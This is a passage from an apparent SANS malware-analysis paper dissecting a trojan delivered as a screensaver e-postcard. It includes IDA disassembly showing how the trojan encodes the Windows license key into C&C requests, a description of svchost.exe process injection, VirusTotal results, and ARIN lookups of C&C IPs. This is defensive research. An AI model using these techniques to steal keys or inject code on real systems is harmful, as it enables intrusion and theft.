While this part of the malware is definitely very interesting, time is running out! In the interest of rapid response, we will just note interesting characteristics of how the believed rootkit system works, things to investigate later such as the Siberia2 connection, and move on to analysis of the payload.

6.4 Stage 3 Analysis

Extracting all of the data in the original file from the third MZ marker on to the end of the file results in a working executable.

¹ Like elsewhere in this report, I actively chose here not to Google for information that might give me too much of a hint. It's more fun this way.

```
$ ls -l lastmz.exe
-rw-rw-r-- 1 shardy shardy 11936 Feb 16 16:15 lastmz.exe
$ md5sum lastmz.exe
a8ce120afa4e161176f216940f07ed20 lastmz.exe
$ shasum lastmz.exe
644e4448a05637da68b8c2cbbaa9fc5a057c0ba6 lastmz.exe
$ file lastmz.exe
lastmz.exe: MS-DOS executable (EXE), OS/2 or MS Windows
```

There are some interesting strings relating to registry functions and network functions. Since we already know that the program generates an HTTP request, let's investigate the registry functions first.

Name	Address	Public
RegEnumValueA	09001000	
RegEnumKeyExA	09001004	
RegOpenKeyA	09001008	
RegCloseKey	0900100C	
HeapAlloc	09001014	
GetProcessHeap	09001018	
HeapFree	0900101C	
QueryPerformanceCounter	09001020	
CreateProcessA	09001024	
CloseHandle	09001028	
WriteFile	0900102C	
CreateFileA	09001030	
GetTempFileNameA	09001034	
GetTempPathA	09001038	
ResumeThread	0900103C	
SetThreadContext	09001040	
WriteProcessMemory	09001044	
VirtualAllocEx	09001048	
ReadProcessMemory	0900104C	
GetThreadContext	09001050	
IstrcatA	09001054	
GetEnvironmentVariableA	09001058	
WaitForSingleObject	0900105C	
Sleep	09001060	
CreateThread	09001064	
TerminateProcess	09001068	
GetCurrentProcess	0900106C	
UnhandledExceptionFilter	09001070	
SetUnhandledExceptionFilter	09001074	
__imp_RtlUnwind	09001078	
recv	09001080	
send	09001084	
connect	09001088	
htons	0900108C	
socket	09001090	
WSACleanup	09001094	
WSAStartup	09001098	
closesocket	0900109C	

Line 41 of 91

Figure 20: Some function names

By using the IDA cross-references (xrefs), we can quickly identify where in the code the registry functions are used, as well as the strings in the code that go along with them.

From the code, it appears as if the program is querying the value of a particular registry key:

HKEY_LOCAL_MACHINE\SYSTEM\WPA\SigningHash-[SubKey], where the value of [SubKey] can change. WPA here refers to "Windows Product Activation", and the key that the malware is querying is essentially the signed Windows license key that confirms activation of the Windows installation (Sysinternals Forum).




Figure 21: Getting the SigningHash value from the registry

So now we have to ask: what does this program use the license key for? And what is it communicating back to the C&C server? (Un)fortunately for us, the two questions are related.

```

arg_0= dword ptr 10h
arg_C= dword ptr 14h
mov     edi, edi
push   ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, [ebp+arg_0]
mov     [ebp+var_4], eax
call   get_signing_hash_regkey
mov     [ebp+var_10], eax
mov     [ebp+var_C], edx
call   query_performance_counter_wrapper
and     eax, 0FFh
mov     byte_9003015, al
call   query_performance_counter_wrapper
and     eax, 0FFh
mov     byte_9003016, al
call   query_performance_counter_wrapper
and     eax, 0FFh
mov     byte_9003017, al
call   query_performance_counter_wrapper
and     eax, 0FFh
mov     byte_9003018, al
push   offset aGet40 ; "GET /40"
mov     ecx, [ebp+var_4]
push   ecx
call   sub_90018E0
mov     [ebp+var_4], eax
push   0E8h
mov     edx, [ebp+var_4]
push   edx
call   sub_9001760
mov     [ebp+var_4], eax
push   8
mov     eax, [ebp+var_4]
push   eax
call   sub_90017B0
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_C]
push   ecx
mov     edx, [ebp+var_10]
push   edx
mov     eax, [ebp+var_4]
push   eax
call   sub_9001840
mov     [ebp+var_4], eax
push   6Ch
mov     ecx, [ebp+var_4]
push   ecx
call   sub_9001760
mov     [ebp+var_4], eax
mov     edx, [ebp+arg_4]
push   edx
mov     eax, [ebp+var_4]
push   eax
call   sub_9001800
mov     [ebp+var_4], eax

```

Figure 22: Construction of the GET request

The answer: the value of the registry key is directly used to construct the hex string that is sent as part of the HTTP GET request to the C&C. It's not too much of a stretch of the imagination to assume that the encoding method used in the software can be decoded on the server's side, giving anyone with access to the server logs a WPA-signed Windows license key.

So, this malware steals Windows license keys. But is that

it?

Unfortunately, we're not done just yet. There are more hints of additional functionality that we can't pass up. For example, what exactly is going on here with svchost.exe?




Figure 23: Creating a new svchost.exe process

It looks like the malware is creating a new instance of svchost.exe. There's more to it, though.




Figure 24: *CreateProcessA*, *ReadProcessMemory*, *VirtualAllocEx*, *WriteProcessMemory*

Following the more complicated set of jumps and calls in IDA, we see that the program is creating a new process by executing *svchost.exe*, a standard Windows program which runs services from DLLs, allocating memory, writing to that memory, and then executing it (Microsoft Knowledgebase). Where does the DLL come from? From the *WS2_32.DLL* Winsock calls: the previous HTTP GET request.

7. In Conclusion

7.1 Summary

This malicious program operates in three parts. The first, the program itself, is a loader which protects two embedded executables via packers, and passes off control to the first when run.

The second part, the first and second embedded executables, are a rootkit responsible for dropping the payload, ensuring that it is restarted should the computer reboot, and protects it from discovery and removal. Even though we did not do a detailed analysis on this part of the malware, we can identify its functionality via behavioral analysis and leave code analysis for when we have more time to do research.

The third part, the third embedded executable, is the payload. It sends an HTTP request to one of seven different C&C servers, where the request can be decoded to the WPA-signed Windows license key of the compromised system making the request. From there, we can guess that the response to the HTTP request will be a DLL which will be loaded into memory and executed via svchost.exe.

We can detect the network activity of this trojan by looking for HTTP GET requests that consist of long hex strings starting with 40. This can be used to detect infected machines and block outbound traffic from them.

7.2 Postmortem: Virustotal

Uploading the sample to Virustotal

(<http://www.virustotal.com>), a free online collection of virus scanners, can give us some insight into what this malware is detected as by various commercial scanners.

Only 16 out of 36 antivirus products detect this sample:

Antivirus	Version	Last Update	Result
AhnLab-V3	-	-	-
AntiVir	-	-	TR/Crypt.XPACK.Gen
Authentium	-	-	-
Avast	-	-	Win32:Agent-ZFS
AVG	-	-	Downloader.Agent.AHNO
BitDefender	-	-	Trojan.Kobcka.FM
CAT-QuickHeal	-	-	TrojanDropper.Cutwail.h
ClamAV	-	-	-
DrWeb	-	-	-
eSafe	-	-	-
eTrust-Vet	-	-	-
Ewido	-	-	-
F-Prot	-	-	-
F-Secure	-	-	Suspicious:W32/Malware!Gemini
Fortinet	-	-	-
GData	-	-	Trojan.Kobcka.FM

Reverse Engineering a Windows "Screensaver" e-Postcard

Ikarus	-	-	Trojan-Dropper.Agent
K7AntiVirus	-	-	-
Kaspersky	-	-	Trojan-Downloader.Win32.Mutant.aim
McAfee	-	-	-
Microsoft	-	-	TrojanDownloader:Win32/Cutwail.S
NOD32	-	-	Win32/Wigon.CI
Norman	-	-	-
Panda	-	-	-
PCTools	-	-	-
Prevx1	-	-	Malicious Software
Rising	-	-	-
SecureWeb-Gateway	-	-	Trojan.Crypt.XPACK.Gen
Sophos	-	-	Troj/Pushdo-Gen
Sunbelt	-	-	-
Symantec	-	-	Hacktool.Spammer
TheHacker	-	-	-
TrendMicro	-	-	-
VBA32	-	-	Trojan-Downloader.Win32.Agent
ViRobot	-	-	-

VirusBuster	-	-	-
-------------	---	---	---

Figure 25: Virustotal output for card.scr

While the commercial scanners all have different names for this malware, we can see that they all pretty much agree that it is a downloader/dropper. In particular, this does appear to be Pushdo (Stewart, 2007), a trojan that is used to distribute other malware.

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Appendix A: Tools

Tool	Description	Location
honeyd	Honeyd Virtual Honeypot	http://www.honeyd.org
IDA Pro	Interactive Disassembler	http://www.hex-rays.com/idapro/
LordPE	PE editor and rebuilder	Archived at http://www.woodmann.net/collaborative/tools/index.php/LordPE
md5sum	MD5 message digest generator	Included with Ubuntu Linux distribution
objdump	Binary object dumper	Included with Ubuntu Linux distribution
OllyDbg	Debugger	http://www.ollydbg.de
PEiD	Packer Identifier	http://www.peid.info
RegShot	Registry diff tool	http://sourceforge.net/projects/regshot
shasum	SHA-1 message digest generator	Included with Ubuntu Linux distribution
tcpdump	Packet sniffer	Included with Ubuntu Linux distribution

UPX	Ultimate Packer for eXecutables	http://upx.sourceforge.net
Virustotal	Virus scanner aggregator	http://www.virustotal.com
VMWare Server	Virtual machine	http://www.vmware.com
Windows Sysinternals (Autoruns, FileMon, RegMon, TCPView)	Windows system utilities suite	http://technet.microsoft.com/en-us/sysinternals/default.aspx
Wireshark	Packet sniffer	http://www.wireshark.org

Appendix B: ARIN Lookups

209.66.122.238:80

Abovenet Communications, Inc NETBLK-ABOVENET2 (NET-209-66-64-0-1)

209.66.64.0 - 209.66.127.255

APS Communication MFN-B794-209-66-122-0-24 (NET-209-66-122-0-1)

209.66.122.0 - 209.66.122.255

208.66.195.15:80

208.66.195.71:80

208.66.194.232:80

208.66.194.240:80

McColo Corporation MCCOLO (NET-208-66-192-0-1)

208.66.192.0 - 208.66.195.255

Optimal solutions MCCOLO-DEDICATED-CUST429 (NET-208-66-195-1-1)

208.66.195.1 - 208.66.195.31

216.195.55.50:80

216.195.56.22:80

OrgName: APS Telecom

OrgID: APSTE

Address: 8130 SW BEAVERTON-HILLSDALE HWY

City: PORTLAND

StateProv: OR

PostalCode: 97225

Country: US

NetRange: 216.195.32.0 - 216.195.63.255
CIDR: 216.195.32.0/19
NetName: APS-EPSI
NetHandle: NET-216-195-32-0-1
Parent: NET-216-0-0-0-0
NetType: Direct Allocation
NameServer: NS1.3FN.NET
NameServer: NS2.3FN.NET
Comment: send abuse issues to abuse@3fn.net, send network
Comment: issue to noc@3fn.net
RegDate: 2003-11-05
Updated: 2004-09-17

RTechHandle: NSW-ARIN
RTechName: Swen, Nash
RTechPhone: +1-800-539-8209
RTechEmail: noc@apxtelecom.com

OrgTechHandle: NSW-ARIN
OrgTechName: Swen, Nash
OrgTechPhone: +1-800-539-8209
OrgTechEmail: noc@apxtelecom.com



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SANS Training at RSA Conference 2019	San Francisco, CAUS	Mar 03, 2019 - Mar 04, 2019	Live Event
SANS Secure India 2019	Bangalore, IN	Mar 04, 2019 - Mar 09, 2019	Live Event
SANS Secure Singapore 2019	Singapore, SG	Mar 11, 2019 - Mar 23, 2019	Live Event
SANS London March 2019	London, GB	Mar 11, 2019 - Mar 16, 2019	Live Event
SANS San Francisco Spring 2019	San Francisco, CAUS	Mar 11, 2019 - Mar 16, 2019	Live Event
SANS St. Louis 2019	St. Louis, MOUS	Mar 11, 2019 - Mar 16, 2019	Live Event
SANS Secure Canberra 2019	Canberra, AU	Mar 18, 2019 - Mar 29, 2019	Live Event
SANS SEC504 Paris March 2019 (in French)	Paris, FR	Mar 18, 2019 - Mar 23, 2019	Live Event
SANS Munich March 2019	Munich, DE	Mar 18, 2019 - Mar 23, 2019	Live Event
SANS Norfolk 2019	Norfolk, VAUS	Mar 18, 2019 - Mar 23, 2019	Live Event
ICS Security Summit & Training 2019	Orlando, FLUS	Mar 18, 2019 - Mar 25, 2019	Live Event
SANS Doha March 2019	Doha, QA	Mar 23, 2019 - Mar 28, 2019	Live Event
SANS Jeddah March 2019	Jeddah, SA	Mar 23, 2019 - Mar 28, 2019	Live Event
SANS SEC560 Paris March 2019 (in French)	Paris, FR	Mar 25, 2019 - Mar 30, 2019	Live Event
SANS Madrid March 2019	Madrid, ES	Mar 25, 2019 - Mar 30, 2019	Live Event
SANS 2019	Orlando, FLUS	Apr 01, 2019 - Apr 08, 2019	Live Event
SANS Cyber Security Middle East Summit	Abu Dhabi, AE	Apr 04, 2019 - Apr 11, 2019	Live Event
SANS London April 2019	London, GB	Apr 08, 2019 - Apr 13, 2019	Live Event
Blue Team Summit & Training 2019	Louisville, KYUS	Apr 11, 2019 - Apr 18, 2019	Live Event
SANS Riyadh April 2019	Riyadh, SA	Apr 13, 2019 - Apr 18, 2019	Live Event
SANS Boston Spring 2019	Boston, MAUS	Apr 14, 2019 - Apr 19, 2019	Live Event
SANS Seattle Spring 2019	Seattle, WAUS	Apr 14, 2019 - Apr 19, 2019	Live Event
FOR498 Battlefield Forensics Beta 1	Arlington, VAUS	Apr 15, 2019 - Apr 20, 2019	Live Event
SANS FOR585 Madrid April 2019 (in Spanish)	Madrid, ES	Apr 22, 2019 - Apr 27, 2019	Live Event
SANS Northern Virginia- Alexandria 2019	Alexandria, VAUS	Apr 23, 2019 - Apr 28, 2019	Live Event
SANS Muscat April 2019	Muscat, OM	Apr 27, 2019 - May 02, 2019	Live Event
SANS Pen Test Austin 2019	Austin, TXUS	Apr 29, 2019 - May 04, 2019	Live Event
Cloud Security Summit & Training 2019	San Jose, CAUS	Apr 29, 2019 - May 06, 2019	Live Event
SANS Bucharest May 2019	Bucharest, RO	May 06, 2019 - May 11, 2019	Live Event
SANS Reno Tahoe 2019	OnlineNVUS	Feb 25, 2019 - Mar 02, 2019	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced